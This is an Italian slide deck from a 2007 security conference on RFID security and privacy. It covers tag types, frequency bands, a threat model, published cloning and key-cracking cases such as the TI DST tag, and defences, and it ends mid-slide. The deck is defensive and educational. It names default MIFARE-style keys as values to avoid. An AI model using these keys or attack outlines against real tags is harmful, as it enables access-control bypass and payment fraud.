

RFID fa rima con privacy ?

Sicurezza e privacy nei sistemi RFID

InfoSecurity07 - FieraMilanoCity

Luca Caretoni


l.carettoni@securenetwork.it

Stefano Zanero

s.zanero@securenetwork.it

RFID: di cosa stiamo parlando ?


- Un sistema RFID (Radio Frequency Identification) è un sistema di auto-identificazione basato su onde radio
- Di base, “un equivalente dei codici a barre, ma via radio”, pertanto leggibile da remoto e senza contatto visivo (line of sight)
- Tuttavia, non è esattamente e soltanto questo, come vedremo:
i chip RFID sono dotati di potenza di calcolo



antenna



tag



Applicazioni di RFID

- Sistemi tipo Telepass
- Immobilizer
- Sostituzione dei codici a barre
- Identificazione di animali
- Identificazione di bimbi ;-)
- IFF sugli aeroplani
- Controllo degli accessi
- Logistica
- Ladybag
- Sistemi anti contraffazione
- ...



Applicazioni(?) di RFID




Un'etichetta potrebbe essere...



... molto piccola !



E il reader come è fatto ?



Classificazione dei tag

Una primissima distinzione:

– Passivi:

- Alimentati via radio dal lettore, sono inattivi altrimenti
- Economici
- Raggio cortissimo

– Semi-Passivi:

- Hanno una limitata batteria on-board
- Non possono trasmettere, ma possono ad es. continuare a fare da sensori anche se non alimentati
- Maggior raggio, dimensioni maggiori, maggior costo

– Attivi:


- Hanno una vera batteria, possono iniziare comunicazioni radio

Frequenze e bande

Classi	LF	HF	UHF
Frequenze	120-140 KHz	13.56 MHz	868-956 MHz 2.4 GHz
Range massimo	10-20 centimetri	2 metri	7-10 metri
Range tipico	1-5 centimetri	5-30 centimetri	3 metri

- Sono solo esempi comuni, in realtà ci sono decine di alternative
- I dispositivi che lavorano in UHF sono più a rischio per disturbi ed interferenze dovute a reti wireless, apparati radio, macchine elettriche, etc...
- L'aumento in frequenza è spesso affiancato all'utilizzo di tecnologie attive che aumentano il range ma limitano la vita del componente alla vita della batteria

Frequenze e bande



- Tecnologie diverse per applicazioni diverse
- Il ridotto range nelle LF è spesso una scelta progettuale (es: controllo accesso)
- La mancanza di standardizzazione e di protocolli comuni è un ostacolo all'adozione e all'integrazione oltre a creare un customer lock-in particolarmente sgradevole

Standardizzazione

- ISO
 - 18000–1: Generic air interfaces for globally accepted frequencies
 - 18000–2: Air interface for 135 KHz
 - 18000–3: Air interface for 13.56 MHz
 - 18000–4: Air interface for 2.45 GHz
 - 18000–5: Air interface for 5.8 GHz
 - 18000–6: Air interface for 860 MHz to 930 MHz
 - 18000–7: Air interface at 433.92 MHz
- EPCglobal, Inc. (Electronic Product Code, UHF 868 – 928 MHz)
 - UHF Class-0
 - UHF Class-1 Generation-1 (Class-1 Gen-1)
 - UHF Class-1 Generation-2 (Class-1 Gen-2)
 - **www.epcglobalinc.org**
 - In generale: 96 bit di codice
parte “identificativo di prodotto” e parte “serial number”

Capacità dei chip

- Memoria READ/WRITE
 - 128-512 bit storage ro
 - 32-128 bit r/w su etichette consumer (tipicamente in crescita)
- Potenza di calcolo
 - Poche migliaia di gate (AES: 30.000 circa)
 - Chiavi pre-caricate per autenticazione
 - Possibilità di eseguire semplici hash
 - Non sufficiente per crittografia (ma ci si sta arrivando!)
- Potenza di calcolo = costo molto maggiore (infattibile per etichette consumer che spesso sono a perdere)

Parliamo di sicurezza...

“ Applied Digital’s implantable chips do not employ cryptography as of yet. The system is nevertheless safe because its chips can only be read by the company’s proprietary scanners. “

Scott Silverman, CEO of Applied Digital

“ Il chip RFID è come il codice a barre, non c'è nulla di cui preoccuparsi ”

Alcune “piccole” differenze:

- Lettura line of sight vs. lettura remota
- Specifica di un tipo di oggetto vs. identificatore di uno specifico oggetto

Threat model

- (a) Attacchi contro la riservatezza e la privacy**
- (b) Attacchi di “spoofing” o clonazione**
- (c) Attacchi di “denial of service”**
- (d) Malware**

(a) Attacchi alla riservatezza

- Vulnerabilità: gran parte delle etichette possono essere lette con qualsiasi reader anche fuori “dal contesto”.
- E quindi:
 - Sistemi di inventory: anche competitor/malintenzionati possono fare un inventario
 - Tracciamento di etichette su prodotti venduti
 - Utilizzo di etichette in banconote o documenti per mirare aggressioni fisiche
 - “Questa bomba esploderà se cinque o più passaporti occidentali RFID-enabled sono nel raggio dell'esplosione”
 - “Interessante che tu abbia una copia di questa *rivista ludica nello zaino...*”

(a)... sono poi così indesiderati ?


- Altrettanti esempi di effetti:
 - Utilizzo di etichette in banconote o documenti per rintracciare persone o seguire denaro...
 - “Questa bomba NON esploderà se un passaporto RFID-enabled è nel raggio dell'esplosione”
 - Schermi pubblicitari che trasmettono spot mirati in base alla combinazione di tag delle persone circostanti
- Questo ci può far ripensare sul fatto che questi effetti non siano poi così indesiderati...
- Pronunciamento del Garante in tema di RFID, molto preoccupato
- Maggio 2006, Center for Democracy and Technology
“Privacy Best Practices for Deployment of RFID Technology”

(a) Possibili difese

- Cifratura dei tag
 - Infattibile sui tag più economici (se non esternamente)
 - Tag costosi fattibile, ma in genere con algoritmi deboli
- “Kill/Lock cmd”, disattivare i tag quando escono dal negozio
 - Semplice, le persone possono capirlo e fidarsi
 - Può essere irreversibile (senza cripto), comunque nega il servizio
- Creazione di “schermature”
 - Anche qui comprensibile, ma può funzionare solo per i tag che stanno in un contenitore (es. portafoglio)
- “RFID blocker”, interferenza
 - Denial of service sul lettore
 - Un dispositivo aggiuntivo

(a) Possibili difese


- Utilizzo di funzioni di hash per identificare e autenticare il lettore
 - Soggetto a replay attack
- Pseudonimi
 - Generazione o uso alternato di pseudonimi, il cui collegamento è noto solo ai lettori autorizzati



(a) Possibili difese



- **RFID Guardian Project** (<http://www.rfidguardian.org>)
- Dispositivo portatile per difendere la privacy degli utenti
- Dimensioni di un palmare, alimentazione tramite batterie
- Può bloccare o modificare la trasmissione tra Reader<-->Tag
- Può essere usato per:
 - Auditing
 - Key Management
 - Access Control
 - Authentication



Ma in realtà...

“If you think that cryptography solves your problem, you don't understand cryptography and you don't understand the problem”

- I sistemi devono essere “ripensati” per essere privacy compliant anche in presenza di tecnologie RFID
 - Policy: disclosure, collection limitation, use limitation
 - “Leggere” non è grave come “correlare”
- Governi e antiterrorismo; business sempre più aggressivo e a volte non etico
 - Difendersi mediante la limitazione dei dati
- Non esiste il proiettile d'argento
- Privacy bit e bill of rights... proposte ingenuie ?

(b) Spoofing e clonazione


- Alcuni tag, in particolare quelli “scrivibili”, possono essere clonati o ri-etichettati
- Altri, quelli “unici”, possono essere clonati a livello radio, in quanto si limitano ad enunciare la propria identità senza autenticazione
- Scenari d'attacco
 - Modifica di etichette in documenti per falsificarli
 - Modifica di un EPC per pagare meno
 - Modifica di etichette per frodare sistemi di e-payment
 - Modifica di etichette o di segnali, generazione di segnali spurii per alterare sistemi di inventory
 - Skimming di antifurti, sistemi di pagamento, etc.

Caso: MIT Proximity Card

- Mandel, Roach e Winstein del MIT
- Tecnologia a 125 KHz per il controllo d'accesso
- Risposta del tag con trasmissione AM broadcast (224 bit di cui solo 32 variano da carta a carta)
- 2 settimane e \$30 per creare un emulatore di proximity card

- Inoltre hanno dimostrato di poter rompere alcuni algoritmi di “cifatura” dei dati (FlexSecure)

Risultato in pratica: porta aperta !!!



Caso: RF-DUMP

- Software per leggere/scrivere ISO tag e Smart-Label
- Due versioni: GTK Application e Perl Script
- Richiede:
 - Notebook/PDA Linux o Windows
 - ACG Multi-Tag Reader (CF Socket o PCMCIA Adapter)
- Free Software (GPL) **<http://www.rf-dump.org/>**



- I test condotti dai due sviluppatori hanno dimostrato come sia semplice editare i riferimenti dei prodotti
- Ha inoltre mostrato la pericolosità dei “Real-Life Cookies”

Caso: Texas DST

- Texas Instruments DST tag è un transponder RFID crittografico, usato in numerosi sistemi (es: Immobilizer, ExxonMobil SpeedPass)
- Algoritmo proprietario challenge-response con chiave da 40 bit ...poco, infatti:
 - ✓ Osservando le risposte del sistema, dato un gran numero di challenge, è possibile replicare il funzionamento del sistema (con quella chiave)
 - ✓ Attraverso una ricerca brute-force posso recuperare la chiave (5 chiavi in 2 ore con 16 FPGA in parallelo)
 - ✓ Conoscendo anche la chiave posso creare un emulatore software di qualsiasi sistema che implementa questa soluzione di cifratura
- Esattamente quello che hanno fatto i ricercatori della Johns Hopkins University ed RSA


Un tag



L'emulatore



Un cluster di FPGA



= la fine di uno dei pochi sistemi con cifratura

Contromisure


- Tutte le forme di protezione della riservatezza aiutano a contrastare la clonazione
- Autenticazione attiva
 - Richiede tag costosi
- Autenticazione “passiva” (dati sul chip “firmati” da autorità)
 - Non contrasta clonazione
- Track and trace
 - Anomaly detection, a posteriori: problema privacy
- Non usare mai le chiavi di default, mostrate nei kit di sviluppo
KEY A A0 A1 A2 A3 A4 A5
KEY A FF FF FF FF FF FF
“ It compiles let’s ship it!” (DC14 - Grunwald)

(c) Denial of service

- I tag possono essere distrutti, rimossi o in alcuni casi riprogrammati e cancellati
- I lettori possono essere disturbati in radiofrequenza
- Scenari d'attacco:
 - Distruzione, rimozione o riprogrammazione di tag in un magazzino o negozio, con conseguente interruzione o rallentamento operativo
 - Utilizzo di un disturbatore in frequenza per nascondere una tag (ad es. quella di denaro sporco o di un oggetto rubato), oppure rimozione, distruzione o riprogrammazione
 - Utilizzo di blocker che sfruttano le vulnerabilità degli algoritmi di anti-collisione

Lettura e collisione

- Quando un reader illumina i tag, se ce ne sono molti risponderanno tutti assieme: **collisione**
- **Per evitare, algoritmo di tree walking**

